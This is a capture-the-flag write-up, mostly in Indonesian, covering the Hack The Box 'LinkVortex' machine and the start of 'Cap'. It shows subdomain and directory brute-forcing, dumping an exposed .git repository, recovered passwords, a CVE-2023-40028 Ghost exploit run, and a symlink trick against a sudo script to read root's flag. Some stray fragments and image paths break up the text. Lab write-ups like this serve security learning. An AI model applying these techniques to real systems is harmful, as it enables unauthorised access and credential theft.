# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://linkvortex.htb:FUZZ -fs 0
DVWA
top100000.txt -u http://linkvortex.htb -H "Host: "
200

V2.1.0-dev

:: Method      : GET
:: URL        : http://linkvortex.htb:FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
:: Filter        : Response size: 0


80          [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 262ms]
080         [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 259ms]
:: Progress: [100000/100000] :: Job [1/1] :: 389 req/sec :: Duration: [0:00:18] :: Errors: 99998 ::
```

Hasil yang didapat adalah seperti ini.

c. Investigasi situs (<http://dev.linkvortex.htb/>)

1. Walkthrough

So, we found the subdomain "dev". Let's visit it by navigating to: <http://dev.linkvortex.htb/>



So, since we didn't find anything in the **dev** subdomain, let's search for directories on this subdomain.

kami membuka subdomain dev (dev.linkvortex.htb) dan tidak menemukan apa apa, lalu kami menggunakan cara lain yaitu menggunakan Dirsearch.

2. Dirsearch

```
[root@kali]~:/home/kali$ dirsearch -u dev.linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
[!] [!] [!] v0.4.3
[!] [!] [!] 
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460
Output File: /home/kali/reports/_dev.linkvortex.htb_24-12-27_23-44-40.txt
Target: http://dev.linkvortex.htb/
[23:44:14] Starting:
[23:44:14] 200 - 557B - /.git/
[23:44:14] 200 - 201B - /.git/config
[23:44:14] 200 - 73B - /.git/description
[23:44:14] 200 - 41B - /.git/HEAD
[23:44:14] 200 - 629B - /.git/hooks/
[23:44:14] 200 - 402B - /.git/info/
[23:44:14] 200 - 240B - /.git/info/exclude
[23:44:14] 200 - 401B - /.git/logs/
[23:44:14] 200 - 1B - /.git/logs/HEAD
[23:44:14] 200 - 147B - /.git/packed-refs
[23:44:14] 200 - 418B - /.git/objects/
[23:44:14] 200 - 393B - /.git/refs/
[23:44:14] 200 - 691KB - /.git/index
[23:44:14] Task Completed
```

Disini kami menggunakan tool *dirsearch* untuk melakukan *directory and file brute-forcing* terhadap domain dev.link vortex.htb untuk menemukan direktori yang berisi informasi yang kami harapkan.

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Hasilnya adalah pada directory /.git kami menemukan hal hal berikut ini.


```
0000000000000000000000000000000000000000000000000000000000000000 299cdb4387763f850887275a716153e84793077d root
<dev@linkvortex.htb> 1730322603 +0000    clone: from https://github.com/TryGhost/Ghost.git
```

Pada bagian ini menunjukkan adanya repositori Git, disini kami bisa melihat bahwa ada email dev@linkvortex.htb melakukan cloning yang berada di github. Sehingga informasi ini bisa saja digunakan untuk mengetahui perubahan yang ada di repositorinya.

3. Exploits —

1. Payloads (GitHack)

Jadi Githack ini merupakan tools yang digunakan untuk mengeksplorasi directory, dan digunakan juga untuk menyusun kembali kode yang berada di directory .git pada server targetnya.



Tools: <https://github.com/ljjiejie/GitHack>

Kenapa harus pake githack?, karena githack merupakan salah satu tools yang direkomendasikan berdasarkan walkthrough.

```
(root@kali)-[/media/sf_HTB/Playgrounds]
# python GitHack.py -u http://dev.linkvortex.htb/.git/
Traceback (most recent call last):
  File "/media/sf_HTB/Playgrounds/GitHack.py", line 21, in <module>
    from lib.parser import parse
ModuleNotFoundError: No module named 'lib'

[root@kali)-[/media/sf_HTB/Playgrounds]
# git clone https://github.com/internetwache/GitTools.git
Cloning into 'GitTools'...
remote: Enumerating objects: 242, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 242 (delta 9), reused 27 (delta 7), pack-reused 209 (from 1)
Receiving objects: 100% (242/242), 56.46 KiB | 344.00 KiB/s, done.
Resolving deltas: 100% (88/88), done.

[root@kali)-[/media/sf_HTB/Playgrounds]
# cd GitTools/Dumper

[root@kali)-[/media/sf_HTB/Playgrounds/GitTools/Dumper]
# ./gitedumper.sh http://dev.linkvortex.htb/.git/ output_folder
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
#
#####
[*] Destination folder does not exist
[+] Creating output_folder/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[+] Downloaded: packed-refs
[-] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[-] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[-] Downloaded: objects/29/9cdb4387763f850887275a716153e84793077d
[-] Downloaded: objects/95/c8cd18cb03fb956fadcf9f3346ae6ae3d080d
[-] Downloaded: objects/00/000000000000000000000000000000000000000000000000
```

*masalah di (lib.parser)

*mencoba saran GPT..
~ GitTools

*GitTools berjalan dengan baik..

*Hasil tidak memuaskan..
tidak mendapat file yang
diinginkan sesuai
walkthrough

Ketika kami menjalankan GitHack.py terjadi error , karena apa? Karena lib tersebut tidak ada atau tidak ditemukan. Sehingga kami meng-clone repository GitTools yang ada di github, dan disini kami download isi .git nya, dan hasilnya kami berhasil mendownloadnya tetapi ini hanya beberapa file saja.

Alasan kenapa harus GitTools?, karena direkomendasikan oleh chatgpt namun hasilnya nihil.

```

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds]
# python GitHack.py -u http://dev.linkvortex.htb/.git/
Traceback (most recent call last):
  File "/media/sf_HTB/Playgrounds/GitHack.py", line 21, in <module>
    from lib.parser import parse
ModuleNotFoundError: No module named 'lib'

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds]
# git clone https://github.com/ljiejeie/GitHack/
Cloning into 'GitHack' ...
remote: Enumerating objects: 56, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 56 (delta 6), reused 18 (delta 6), pack-reused 34 (from 1)
Receiving objects: 100% (56/56), 17.10 KiB | 221.00 KiB/s, done.
Resolving deltas: 100% (14/14), done.

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds]
# cd GitHack

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds/GitHack]
# python GitHack.py -u http://dev.linkvortex.htb/.git/
[+] Download and parse index file ...
[+] .editorconfig
[+] .gitattributes
[+] .github/AUTO_ASSIGN
[+] .github/CONTRIBUTING.md

```

Setelah melakukan sedikit hands-on akhirnya kami figure out bahwa program yang dibutuhkan untuk GitHack masih kurang, dan disini kami menggunakan git clone untuk cloning repository GitHack ke dalam sistem kami, sehingga tools ini dapat digunakan.

```

[File not found] ghost/core/test/integration/settings/settings.test.js
[File not found] ghost/core/test/integration/url_service.test.js
[File not found] ghost/core/test/regression/api/admin/_snapshots_/_authentication.test.js.snap
[File not found] ghost/core/test/regression/api/admin/db.test.js
[File not found] ghost/core/test/regression/api/admin/identities.test.js
[OK] ghost/core/test/regression/api/admin/authentication.test.js
[File not found] ghost/core/test/regression/api/admin/importer.test.js
[File not found] ghost/core/test/regression/api/admin/members-importer.test.js
[File not found] ghost/core/test/regression/api/admin/members-signin-url.test.js
[File not found] ghost/core/test/regression/api/admin/notifications.test.js
[File not found] ghost/core/test/regression/api/admin/pages.test.js

```

```

A:\HTB\Playgrounds\GitHack\dev.Linkvortex.htb\ghost\core\test\regression\api\admin>dir
Volume in drive A is Media Stratch
Volume Serial Number is F2E8-9F37

Directory of A:\HTB\Playgrounds\GitHack\dev.linkvortex.htb\ghost\core\test\regression\api\admin

28/12/2024 14:27 <DIR> .
28/12/2024 14:27 <DIR> ..
28/12/2024 14:27 20.443 authentication.test.js
               1 File(s)   20.443 bytes
               2 Dir(s) 64.903.933.952 bytes free

```

***file berhasil didapat dengan tool GitHack.py**

***karena folder terkoneksi dengan Windows, jadi path dengan dir digunakan untuk mengetahui posisi authentication.test.js**

***Mencoba untuk mengakses authentication.test.js untuk mendapatkan informasi password dan user melalui aplikasi Microsoft Visual Studio Code.**

Setelah menjalankan GitHack, dan repository “...linkvortex.htb\ghost\core\test\regression\api\admin” terdapat file “authentication.test.js”, tentu ini sangat menarik perhatian kami serta membuat kami penasaran untuk mengolah file tersebut.

The terminal window shows a portion of a JavaScript file with code for a 'complete setup' function. It includes variables for email ('test@example.com') and password ('OctopiFociPilfer45'). A note indicates that the password can be found by pressing Ctrl + F. The password 'OctopiFociPilfer45' is highlighted.

```

53
54     it('complete setup', async function () {
55       const email = 'test@example.com';
56       const password = 'OctopiFociPilfer45';
57
58       const requestMock = nock(`https://api.github.com`)

```

// Password reveal
Ctrl + F (password)
OctopiFociPilfer45

The web browser displays a login page for 'BitByBit Hardware'. The user 'dev@linkvortex.htb' has entered their credentials but receives an error message: 'There is no user with that email address'. The password field contains a series of asterisks.

// Flashback
dev@linkvortex.htb
unsuccessful!


The browser also shows a blog dashboard for 'BitByBit Hardware'. The sidebar lists categories like 'Dashboard', 'Recent posts', and 'Pages'. The main area shows several blog posts with titles such as 'The Power Supply', 'The CMOS', 'The Video Graphics Array', 'The Random Access Memory', and 'The Motherboard'. A small image of two people is visible at the bottom of the dashboard.

// Admin is Admin
admin@linkvortex.htb
success!

Dan walla!, hasil penasaran kami terjawab ketika membuka file “authentication.test.js” dengan microsoft visual code (tentu karena javascript = kodingan) lalu CTRL + F untuk menemukan kata “password” dan akhirnya ditemukan password = “OctopiFociPilfer45” awalnya password tersebut diasumsikan milik “dev” namun gagal, namun ketika menggunakan “admin” berhasil.

2. Ghost Vulnerabilities

Jadi Ghost ini merupakan platform yang sifatnya itu open source yang artinya Ghost ini dikembangkan oleh suatu kelompok , dan Ghost ini juga punya kerentanan terhadap keamanan atau yang bisa disebut dengan CVE (Common Vulnerabilities and Exposures) pada Arbitrary File Reads.



Setelah berhasil masuk ke situs admin, ternyata service yang digunakan sistem cap untuk admin dashboard adalah ghost, dan ini dapat ditemukan melalui tombol “About Ghost” pada pojok kanan atas, lalu kami browsing vulnerabilities yang able pada Ghost versi 5.58.0, dan hasilnya berikut:

This GitHub repository contains a proof of concept (POC) for CVE-2023-40028, demonstrating a vulnerability in the Ghost content management system where authenticated users can upload symlinks, leading to arbitrary file read vulnerabilities.

CVE-2023-40028 Proof of Concept

This repository contains a proof of concept (POC) for CVE-2023-40028, demonstrating a vulnerability in the Ghost content management system where authenticated users can upload symlinks, leading to arbitrary file read vulnerabilities.

Disclaimer

This POC is provided for educational and research purposes only. It is strictly forbidden to use this POC for illegal activities. The author of this POC assume no liability and is not responsible for any misuse or damage caused by this program.

Vulnerability Summary

CVE-2023-40028 affects Ghost, an open source content management system, where versions prior to 5.59.1 allow authenticated users to upload files that are symlinks. This can be exploited to perform an arbitrary file read of any file on the host operating system. It is recommended that site administrators check for exploitation of this issue by looking for unknown symlinks within Ghost's `content/` folder. Version 5.59.1 contains a fix for this issue, and there are no known workarounds.

- CVE ID: CVE-2023-40028
- CVSS Score: 5.5 Medium
- Affected Software: Ghost versions before 5.59.1
- Fixed in Version: Ghost 5.59.1

POC Overview

This POC demonstrates how to exploit CVE-2023-40028 by uploading a symlink to the vulnerable Ghost CMS to achieve arbitrary file read.

Requirements

- Access to a vulnerable Ghost version (prior to 5.59.1)
- Authenticated user account

Tools: <https://github.com/Oxyassine/CVE-2023-40028>

Kenapa harus menggunakan tools ini?, karena kami menemukan hasil ‘paling mendekati’ yang linked terhadap repository github ini.

```

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds]
# git clone https://github.com/0xyassine/CVE-2023-40028
Cloning into 'CVE-2023-40028'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds]
# cd CVE-2023-40028

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds/CVE-2023-40028]
# ls
CVE-2023-40028.sh README.md

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds/CVE-2023-40028]
# nano CVE-2023-40028.sh

└─(root㉿kali)-[~/media/sf_HTB/Playgrounds/CVE-2023-40028]
# ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
rm: cannot remove './exploit/content/images/2024/Cz6F5gmmcb4DF.png': No such file or directory

```

*kloning github payloads & install CVE-2023-40028

*ngedit skrip sedikit
GHOST_URL = 'http://linkvortex.htb/'

*Skripnya sedikit aneh, kemungkinan butuh machine reset (karena udah ada player yang pake skrip yang sama).

Setelah kami setup, kami menjalankan tools tersebut, namun tampaknya tools tersebut tidak bisa berjalan dengan semestinya dikarenakan skrip yang serupa telah dimasukkan oleh orang lain, meaning butuh machine reset.

```

connection x server x test1 x
connection x server x test1 x

(kali㉿kali)-[~/Desktop/ctf/CVE-2023-40028]
$ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
rm: cannot remove './exploit/content/images/2024/Cz6F5gmmcb4DF.png': No such file or directory

```

Now, visit the file using this command:

"cat /var/lib/ghost/config.production.json"

Namun disini untuk perumpamaan kami mengandalkan walkthrough yang telah berhasil cloning repository dari sistem LinkVortex dan mengakses file "config.production.json" cukup menarik dan masih ada benang lurus terhadap "development".

```
file> /var/lib/ghost/config.production.json
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
file> █
```

So now, you can see that we found the user "`bob@linkvortex.htb`" and the password "`fibber-talented-worth`". It's time to establish an SSH connection.

Benar saja dari sini ditemukan akun bob serta passwordnya dan disini kami memutuskan untuk mencoba mengakses sistem LinkVortex melalui ssh, walau sempat terfikir untuk mencoba login pada panel admin ghost tadi.

3. SSH

```
(root㉿kali)-[~/media/sf_HTB/Playgrounds/CVE-2023-40028]
# ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
The user ED25519 key fingerprint is SHA256:vrkQDvtUj3pAJVT+1luId06EvxgySHoV6DPCCat0WkI%time.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$ whoami
bob
bob@linkvortex:~$ ls
user.txt
bob@linkvortex:~$ cat user.txt
49125c7529361ba55c80df95fbc061d3
```

Alasan kami memilih ssh karena nampaknya akan lebih mudah kalau shell dijalankan melalui command line (beberapa machine), namun nampaknya bukan ide yang baik ketika menghadapi real-life (bisa kemungkinan dijebak).

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
(ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Ketika “sudo-l” dijalankan, muncul clue seperti gambar diatas ini, dan file “clean_symlink.sh” membuat kami penasaran sekaligus kebingungan.

4. Symlink

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(basename $LINK)
    LINK_TARGET=$(readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi
fi
```


Dari skrip diatas kami sedikit browsing tentang apa maksudnya, dan disini kami menyimpulkan (secara awam) bahwa file “.png” dapat digunakan untuk membaca direktori root tapi dengan cara menghindari jalur root itu sendiri, dan juga argumen utamanya tetap harus “.png”.

Lalu kenapa kami harus membuka file “clean_symlink.sh”? , karena bedasarkan kesimpulan dari GPT bahwa file tersebut dirancang untuk menangani tautan simbolik dan memastikan bahwa file yang aman saja yang dapat diproses.

```
bob@linkvortex:~$ ln -s /root/root.txt mbeek.txt
bob@linkvortex:~$ ln -s /home/bob/mbeek.txt mbeek.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/mbeek.png
it's time to view the user flag using the command: "cat user.txt"
Link found [ /home/bob/mbeek.png ] , moving it to quarantine
Content:
a5dea13e38954bb8ae663d52547c6a44
```

Pada kali ini kami cukup bingung untuk menjelaskan tetapi simpelnya file “root.txt” dalam direktori root di link ke “mbeek.txt”, lalu “mbeek.txt” yang disimpan di direktori “/home/bob/mbeek.txt” di link lagi ke “mbeek.png”, dari “mbeek.png” digunakan untuk tumbal dan mampu melewati pengecekan symlink karena memiliki extension “.png” walau akhirnya file “mbeek.png” dikarantina, selesai.

B. Cap



🏁user.txt → 🏁root.txt

1. Information Gathering —

a. NMap


```
(root@kali)-[~/home/kali]
# nmap -sV -Pn -T5 -vvvv 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 21:49 EST
NSE: Loaded 46 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 21:49
Completed Parallel DNS resolution of 1 host. at 21:49, 13.15s elapsed
DNS resolution of 1 IPs took 13.15s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 21:49
Scanning 10.10.10.245 [1000 ports]
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Completed SYN Stealth Scan at 21:49, 1.68s elapsed (1000 total ports)
Initiating Service scan at 21:49
Scanning 3 services on 10.10.10.245
Completed Service scan at 21:51, 129.54s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.10.245.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting NSE at 21:51
Completed NSE at 21:51, 3.20s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 1.29s elapsed
Nmap scan report for 10.10.10.245
Host is up, received user-set (0.34s latency).
Scanned at 2025-01-07 21:49:28 EST for 135s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp   syn-ack ttl 63 vsftpd 3.0.3
22/tcp    open  ssh   syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  syn-ack ttl 63 unicorn
```

kami lakukan dengan command nmap -sV(untuk mencari tau port apa saja yang terbuka) -Pn -vvvv 10.10.10.245, dan disini kami bisa lihat kalau ada 3 port yang terbuka yaitu 21 ftp, 22 ssh, dan port 80 http dan menggunakan sistem linux kernel. Lalu kami buka port 80 nya yang isi nya ternyata adalah tampilan dari LinkVortex nya.

Kenapa harus pake NMap?, karena NMap biasanya common digunakan oleh orang-orang yang mencoba memberikan walkthrough di YouTube dan Blog, lalu NMap juga sudah


dipelajari di lab kami. Namun, ketika kami mencoba tools yang serupa, kadang kala kami malah membutuhkan waktu yang lumayan panjang untuk mempelajari tool tersebut.

b. Website (<http://10.10.10.245/>)

